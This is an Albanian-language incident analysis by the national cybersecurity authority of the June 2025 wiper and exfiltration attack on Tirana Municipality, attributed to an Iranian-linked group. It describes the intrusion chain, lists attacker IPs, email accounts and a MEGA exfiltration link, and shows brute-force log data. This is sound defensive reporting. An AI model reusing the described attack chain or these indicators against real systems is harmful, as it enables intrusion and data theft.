REPUBLIKA E SHQIPËRISË

AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE

Analizë mbi sulmin kibernetik ndaj Bashkisë Tiranë

Versioni: 1.2
Datë: 10/07/2025

Përmbajtja:

Lista e Figurave

PARATHËNIE

Ky raport është hartuar për të dokumentuar dhe analizuar një incident të rëndësishëm të sigurisë kibernetike që ka prekur infrastrukturën e Bashkisë Tiranë, në Republikën e Shqipërisë. Përmbajtja e raportit bazohet në informacionin e disponueshëm deri në përfundimin e analizës dhe përfshin të dhëna teknike, inteligjencë nga burime të hapura, si dhe artefakte të mbledhura gjatë menaxhimit të incidentit.

Qëllimi i raportit është të informojë dhe të ndërgjegjësojë palët e interesuara mbi natyrën, vlerësimin dhe ndikimin e këtij incidenti kibernetik. Ky raport **nuk konsiderohet përfundimtar**, pasi mund të pasojnë përditësime në bazë të zbulimeve të mëtejshme.

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është përgatitur bazuar në informacionin e vendosur në dispozicion nga operatori i infrastrukturës së prekur, si dhe analizimi i artifakteve të mbledhura gjatë procesit të menaxhimit të incidentit. Janë përdorur gjithashtu burime të hapura (OSINT), përfshirë të dhëna publike, analiza teknike të palëve të treta dhe indekse të kërcënimeve. Duhet theksuar se disa nga informacionet mund të mos pasqyrojnë zhvillimet më të fundit në kohë reale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të detajeve keqdashëse mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Analiza e kufizuar: Për shkak të natyrës komplekse të sulmit kibernetik, analiza mund të jetë e kufizuar në disa aspekte. Interpretimi i ngjarjes është subjektiv dhe mund të ndikohet nga mungesa e disa të dhënave kyçe.

Faza e katërt:
Siguria e informacionit: Të gjitha informacionet e përfshira në këtë raport janë konfidenciale dhe të destinuara vetëm për entitetin/infrastrukturën e prekur. Përdorimi i të dhënave të burimeve të hapura është bërë në përputhje me parimet e mbrojtjes së privatësisë dhe vlerësimit të saktësisë. Çdo shpërndarje apo përdorim jashtë këtij qëllimi duhet të bëhet vetëm me autorizim përkatës.

AKSK rezervon të drejtën për të përditësuar ose modifikuar përmbajtjen e këtij raporti pa njoftim paraprak.

Përdorimi dhe Kufizimi i Përgjegjësisë : *Ky raport është përgatitur me qëllim ofrimin e një pasqyre sa më të plotë dhe të saktë lidhur me incidentin e sigurisë kibernetike që ka ndodhur. Përmbajtja e tij mbështetet në informacionin e disponueshëm gjatë periudhës së analizës dhe mund të mos përfshijë të gjitha aspektet e sulmit apo zhvillimet e mëvonshme që mund të kenë ndodhur. Autorët dhe institucionet përkatëse nuk mbajnë përgjegjësi për vendimet ose veprimet që mund të ndërmerren si rezultat i përdorimit të këtij raporti në mënyra të papërshtatshme ose jashtë kontekstit të tij origjinal, si dhe për dëmet që mund të shkaktohen nga kjo. Përdorimi i këtij raporti duhet të jetë i rezervuar vetëm për palët e autorizuara dhe në përputhje me qëllimin informues dhe mbrojtës për të cilin është hartuar. Çdo interpretim, shpërndarje apo përdorim i raportit jashtë këtij qëllimi kërkon autorizim të posaçëm nga Autoriteti Kombëtar për Sigurinë Kibernetike. Për të ruajtur integritetin dhe konfidencialitetin e informacionit, rekomandohet që raporti të trajtohet si dokument i ndjeshëm dhe të mos ripërdoret pa një rishikim zyrtar dhe përditësim të mëtejshëm.*

Shënim: Në këtë raport mund të ketë informacione të fshehura per arsye konfidencialiteti dhe vazhdimësi hetimore të incidentit. Shpërndarja e këtij raporti është rreptësisht e ndaluar!

1. Përmbledhje Ekzekutive

Më datë 20 Qershor 2025, infrastruktura e Bashkisë Tiranë u bë objekt i një sulmi të sofistikuar kibernetik, i karakterizuar nga qëllime shkatërruese: fshirja e të dhënave dhe serverëve, marrja dhe eksfiltrimi i informacionit sensitive. Grupi "Homeland Justice" mori përgjegjësinë përmes një kanali publik në Telegram, ku publikoi informacione mbi kompromet imin e sistemeve dhe shërbimeve të bashkisë.

Menjëherë pas raportimit të incidentit nga ana e institucionit të prekur dhe në vijim të konfirmimit për nevojën për mbështetje nga Bashkia Tiranë (edhe pse kjo infrastrukturë nuk është akoma pjesë e Infrastrukturave Kritike të Informacionit), Autoriteti Kombëtar për Siguri Kibernetike (AKSK) ngriti një grup pune të dedikuar për të menaxhuar incidentin dhe për të marrë masat e nevojshme për rikthimin në funksion të shërbimeve.

Dëmi i shkaktuar dhe vlerësimi fillestar

Nga analiza paraprake rezultoi se ishin prekur rreth 35 servera (fizik dhe virtual) të dëmtuara, kryesisht me sistem operativ *Windows*, si dhe mbi 200 kompjutera fundorë që i përkisnin përdoruesve fundorë. Gjithashtu, u evidentua se disa prej serverëve ishin fshirë në mënyrë manuale, çka e bëri të pamundur aksesimin dhe rikuperimin e tyre në kohë të shpejtë. Pas identifikimit, evidentohet se serverat e ndërtuar në platformën e virtualizimit Hyper-V ishin të paaksesueshem dhe kërkonin rikthim të Backup-eve të mëparshme. E njëjta situatë qëndronte për një pjesë të serverëve të vendosur në platformën e virtualizimit Vsphere ESXI.

Gjatë procesit të menaxhimit të incidentit kibernetik u evidentua dhe shtrirja e incidentit në infrastrukturën e Drejtorisë së Përgjithshme të Taksave dhe Tarifave Vendore Tiranë (DPTTV), ku ishte prekur Webserver-i ku është hostuar dhe faqja web e ***dpttv.gov.al.***

Përfaqësuesit e sektorit IT të Bashkisë Tiranë konfirmuan ekzistencën e kopjeve rezervë për shërbimet kritike dhe vullnetin për bashkëpunim për rikthimin në funksion të shpejtë të infrastrukturës. Objektivi kryesor ishte garantimi i vazhdimësisë së shërbimeve ndaj qytetarëve.

Qëllimi i përbashkët i të gjitha palëve të përfshira në trajtimin e incidentit ishte minimizimi i ndikimit tek qytetarët dhe garantimi i vijueshmërisë së shërbimeve publike.

Përgjigja ndaj incidentit

Ekipi i AKSK u nda në katër grupe paralele për të mundësuar zgjidhjen e situatës dhe rimëkëmbjen e infrastrukturës së prekur. Këto grupe ishin:

1. ***Threat Hunters*** – të fokusuar në identifikimin dhe neutralizimin e kërcënimeve të vazhdueshme (persistente).
2. ***Analizues të Forenzikës digjitale dhe analizues të skedarëve keqdashës*** – për të analizuar sistemet e kompromet uara, për të identifikuar origjinën dhe mënyrën e kompromet imit, si dhe për të analizuar çdo komponent të dyshuar malware.
3. **Rikthimi i shërbimeve kritike** – për të rivënë në funksion shërbimet thelbësore të

Bashkisë së Tiranës dhe institucioneve në varësi të saj, në mënyrë të sigurt dhe në kohë sa më të shkurtër.

4. **Evidentimi i boshllëqeve dhe hartimi i planit të rehabilitimit** – për të identifikuar mangësitë në siguri dhe për të përgatitur një plan të detajuar për përmirësim dhe parandalim në të ardhmen.

Vektori i sulmit dhe zinxhiri i kompromet imit

Sulmi filloi përmes një kodi keqdashës, një skedar i tipit i *ekzekutueshëm* ***display_10.exe*** i cili përmbante një certifikatë legjitime i nënshkruar dhe verifikuar zyrtarisht me emrin ***Tengku Zamzam***, duke kapërcyer kështu shtresat mbrojtëse të sistemeve operative. Ajo që e bën këtë sulm të suksesshëm është përdorimi i një certifikate legjitime, jo për skedarin ***display_10.exe,*** por për ***rawIO.sys***, pasi ky i fundit identifikohet si skedari ekzekutues (binary executable) në shërbim.

Serveri kryesor për ekzekutimin e vektorit të sulmit u përdor serveri *backend* [redacted]***.tirana.al*** [redacted] i ndjekur nga një lëvizje laterale drejt serverit *frontend* të *webserverit* [redacted]***.tirana.al*** [redacted].Ky i fundit u shfrytëzua nga sulmuesit për të kryer lëvizje laterale drejt serverit *backend* të[redacted]***.tirana.al*** [redacted] i cili u përdor si pikë qëndrore (jump&activity host) për të zhvilluar të gjithë aktivitetin e tyre keqdashës. Vërehet instalimi i një agjenti për ngarkimin e të dhënave në një llogari në ***MEGA fileshare***, përmes së cilës u realizua eksfiltrimi i të dhënave sensitive të Bashkisë së Tiranës në një kapaciteti prej 73.4GB të dhënash. Llogaria ishte e krijuar nën emrin ***Nazario Paparella,*** email ***nazariopaparella_2025@proton.me***. Kjo llogari është aksesuar nga IP e Bashkisë së Tiranës si dhe Iran ***(188.229.90.166) që tregon aksesimin nga dy profile të Megasync.*** Aktualisht kjo llogari është bllokuar dhe nuk mund të aksesohet falë reagimit të shpejtë që u mor nga ekipi i përbashkët i menaxhimit të incidentit.
Po kështu panorama e sulmit krijohet dhe nga evidentimi i logeve të Firewall duke parë dhe rënien e linjës VPN nga sulmuesit duke përdorur tunelim SSL i cili rezulton të jetë nga shteti islamik i Iranit ***(188.229.66.237).*** Shfrytëzimi i lidhjes së VPN është ekzekutuar nga përdorues i jashtëm në grupin: [redacted] me përdoruesin me inicialet k.[redacted]. Më pas duke përdorur këtë përdorues nga ku kredencialet e tij janë marrë dukë shfrytëzuar mail serverin, është bërë dhe lëvizja në rrjetin e sistemeve të Bashkisë së Tiranës. Serveri i përdorur si *Virtual Private Server (VPS)* i gjetur nga evidencat është IP ***144.172.87.152 WINDOWS-LU-LUXE*** e përdorur si *Command and Control Server (C2).*

Atribuimi i sulmit

Bazuar në indikatorët teknikë, mjetet e përdorura dhe mënyrën e veprimit, sulmi i atribuohet me ***nivel besueshmërie të lartë,*** një grupi të lidhur me strukturat shtetërore të Republikës Islamike të Iranit, të njohur ndërkombëtarisht si:

- Red Sandstorm / STORM-0842 (Microsoft)
- Void Manticore (Checkpoint)
- APT34 (FireEye)
- Charming Kitten / Cobalt Mirage (CrowdStrike)

Bazuar në analizat teknike dhe lidhje me fushata të mëparshme, grupi ynë ka arritur të evidentojë këtë aktor, duke marrë parasysh përdorimin e mjeteve të përsëritura, përputhjen kohore me objektiva politikë, dhe veprimtarinë propagandistike të koordinuar.

Detajet e plota mbi këtë atribuim janë të përfshira në modulin analitik ***"Atribuimi – Inteligjenca e Kërcënimeve Kibernetike"*** të këtij raporti.

Rikthimi i shërbimeve:

Duke marrë parasysh kompleksitetin e sulmit, shkallën e ekspozimit dhe domosdoshmërinë kritike të shërbimeve që ofron Bashkia e Tiranës për qytetarët, u morën masa të menjëhershme për rikuperimin dhe sigurimin e infrastrukturës. U vendosën politika strikte sigurie që përcaktojnë qartë mënyrën e menaxhimit të shërbimeve që janë të ekspozuara në internet, me fokus të veçantë në webserver-at dhe sistemet e brendshme të informacionit.

- Si hap i parë, u rikthyen nga kopjet e të dhënave (backups) portali zyrtar tirana.al, duke u siguruar që të gjitha komponentët e tij të ishin të pastër nga indikatorët e sulmit dhe të operonin në një ambient të izoluar dhe të monitoruar vazhdimisht.
- U ngrit sistemi i menaxhimit të dokumentave për tu përdorur në mjedisin e brendshëm. Këto sisteme u analizuan dhe duhet të merren masa të menjëhershme për përditësimin e tyre.
- U ngrit sistemi i menaxhimit helpdesk.
- U ngrit sistemi i menaxhimit financiar.
- U ngritën shërbimet e [redacted].tirana.al.
- U analizua dhe konstatua pika hyrëse nga [redacted].tirana.al.
- U aplikuan rregulla strikte në Firewall për të nxjerrë në rrjet vetëm për sektorë specifikë që e aksesojnë brenda rrjetit.
- U aplikuan *query* dns për Active Direktorinë, në mënyrë që të ketë qasje në internet vetëm në këtë formë.
- [redacted]
- Serveri antivirus, u rikthye përmes *backups*, pasi ishte fshirë nga aktorët keqdashës, nga serveri i menaxhimit ESXI.
- [redacted]
- [redacted] – u aplikuan rregullat strikte në firewall.
- [redacted] – u aplikuan rregullat strikte në firewall.
- [redacted] - u aplikuan rregullat strikte në firewall.
- Nga firewall u bllokua çdo akses nga jashtë. U aplikuan rregullat strikte të reja me IP specifike të që do të aksesohen nga stafi i IT së Tiranës.
- U realizuan analiza të thelluara të integritetit të sistemeve dhe aplikacioneve, si dhe u kryen skanime të avancuara për zbulimin e malware-ve dhe dobësive të njohura (CVE).
- Për të garantuar qëndrueshmëri dhe siguri të vazhdueshme, u ngritën edhe shërbime të tjera të brendshme kritike, të cilat kaluan përmes një procesi rigoroz të verifikimit të konfigurimeve, kontrollit të aksesit dhe testimeve të sigurisë.

- Të gjitha këto sisteme u zhvendosën në mjedise të kontrolluara, me komunikim të ndarë logjikisht përmes VLAN-ve dhe me kontroll trafiku nëpërmjet firewall-ëve të brendshëm dhe të perimetrit.
- Për të mbajtur vazhdimisht nivelin e lartë të sigurisë, u vendos që analiza dhe skanimi i shërbimeve të bëhet në mënyrë periodike, duke përdorur mjetet më të avancuara të EDR/XDR, për të monitoruar ngjarjet, sjelljet anormale dhe për të ndaluar çdo përpjekje të mëtejshme për kompromet im. Falë një mobilizimi të shpejtë dhe bashkëpunimi institucional, rikthimi i shërbimeve ndodhi në kohë rekord, duke reduktuar në minimum ndërprerjen e funksionit publik.

2. Informacioni Teknik




Figura 1: Kohështrirja eventeve

2.1 Pas në kohë ... viti 2022-2023

Referuar incidentit kibernetik të ndodhur drejt infrastrukturës së Bashkisë Tiranë, është kryer një analizim i incidentit, mbi sipërfaqen e sulmit dhe detaje teknike të evidentuara bazuar në materialet e vendosura në dispozicion.

Datuar më herët, në Maj 2023, në grupin Telegram ***"Homeland Justice"*** janë publikuar materiale që lidhen drejtpërdrejt me email-et zyrtare të Bashkisë Tiranë, ku pasqyrohet se aktorët keqdashës kanë sulmuar më parë këtë infrastrukturë.




Figura 2: Publikime të dhënash email nga Bashkia e Tiranës.

Bazuar në këto informacione të ekspozuara në vitin 2023, falë mbështetjes së vazhdueshme dhe përfshirjes së *Drejtorisë së Përgjithshme të Policisë së Shtetit*, konkretisht *Drejtorisë së Hetimit të Krimit Kibernetik,* u arrit të evidentohet burimi i shpërndarjes së skedarëve:

- Platforma ku ishin ngarkuar materialet: **MEGA Fileshare** (*https://mega.nz/folder/nIwW1C4L#5FfLvBd9c8US4Je4Dql51Q*)
- Skedarët e publikuar: *tirana.al2.rar* dhe *tirana.al3.rar*
- Statusi aktual i fileshare-it: **i bllokuar** dhe jo më i aksesueshëm, pavarësisht se publikimi ndodhi në vitin 2023.




Figura 3: Statusi aktual i MEGA 2023 fileshare-it i bllokuar

Të dhënat teknike nga analiza i Mega fileshare e cila i përket publikimeve të 2023:

```
1. {
2.   "email": "urhent@yandex.com",
3.   "firstname": "Homeland",
4.   "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.0.0 Safari/537.36",
5.   "creation_ip": [redacted]
6.   "additional_ips": [
7.     {
8.       "ip": [redacted]
9.       "country": [redacted]
10.    },
11.    {
12.      "ip": [redacted]
13.      "country": [redacted]
14.    }
15. }
16. Gjithashtu, një tjetër përdorues i lidhur me këtë skedar fileshare, rezulton të ketë pasur këtë
profil aksesimi:
17. {
18.   "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36",
19.   "creation_ip": [redacted]
20. }
```

Në vijim të raportit do të vërehet dhe përdorimi i po këtij fileshare MEGA në një nga makinat virtuale të kompromentuara.

Analiza paraprake tregon se serveri i postës elektronike ***(Windows Exchange Server)*** i Bashkisë ishte i ekspozuar në ndërfaqen publike internet, duke e ekspozuar si një pikë potenciale hyrëse për aktorë të jashtëm.

Më datë 1 Shtator 2022, në serverin e *exhange* [redacted], sistemi i monitorimit *MSExchange-ManagedAvailability* sinjalizoi rënien e plotë të shërbimit *ECP*, komponent kyç për logimin e administratorëve në *Exchange Admin Center (EAC)*. Ky lloj gabimi është i njohur në raste të shfrytëzimit të ***ProxyLogon* (CVE-2021-26855)**, një dobësi kritike ***SSRF (Server-Side Request Forgery)*** që lejon një aktor pa autentikim të dërgojë kërkesa në endpoint- et e brendshme të *serverit Exchange*, duke vepruar si përdorues i privilegjuar.
Problemi u identifikua nga *EcpBackEndLogonProbe*, e cila sinjalizoi:
Exchange Admin Center logon failing on Mailbox [redacted]*.Availability has dropped to 0%.*

Figura 4: Cënueshmëria ProxyLogon

Cënueshmëri të tjera në serverin Exhange On-Prem.




Figura 5: Dobësi për shfrytëzim ndër to dhe ekzekutim kodi në distancë (RCE) në Exhange Server




Figura 6: Dobësi për shfrytëzim Exchange Server 1 dhe 2

2.2 Data 11 Qershor 2025

Nga analiza e kryer, evidentohen si më poshtë vijon:

- Tentativa të shumta BruteForce drejt llogarive të *mail exchange* gjatë muajit Qershor

timestamp	detections	count	Event ID	User
2025-06-11T13:18:53.515426+00:00	Account Brute Force	6338	4625	
2025-06-11T16:30:37.854335+00:00	Account Brute Force	3598	4625	
2025-06-11T13:18:53.498984+00:00	Account Brute Force	2082	4625	
2025-06-11T13:16:11.660189+00:00	Account Brute Force	1627	4625	
2025-06-13T07:51:27.205393+00:00	Account Brute Force	1095	4625	
2025-06-13T00:25:26.781311+00:00	Account Brute Force	662	4625	
2025-06-11T14:36:17.983473+00:00	Account Brute Force	333	4625	
2025-06-18T08:52:26.731300+00:00	Account Brute Force	295	4625	
2025-06-11T14:12:57.000996+00:00	Account Brute Force	196	4625	
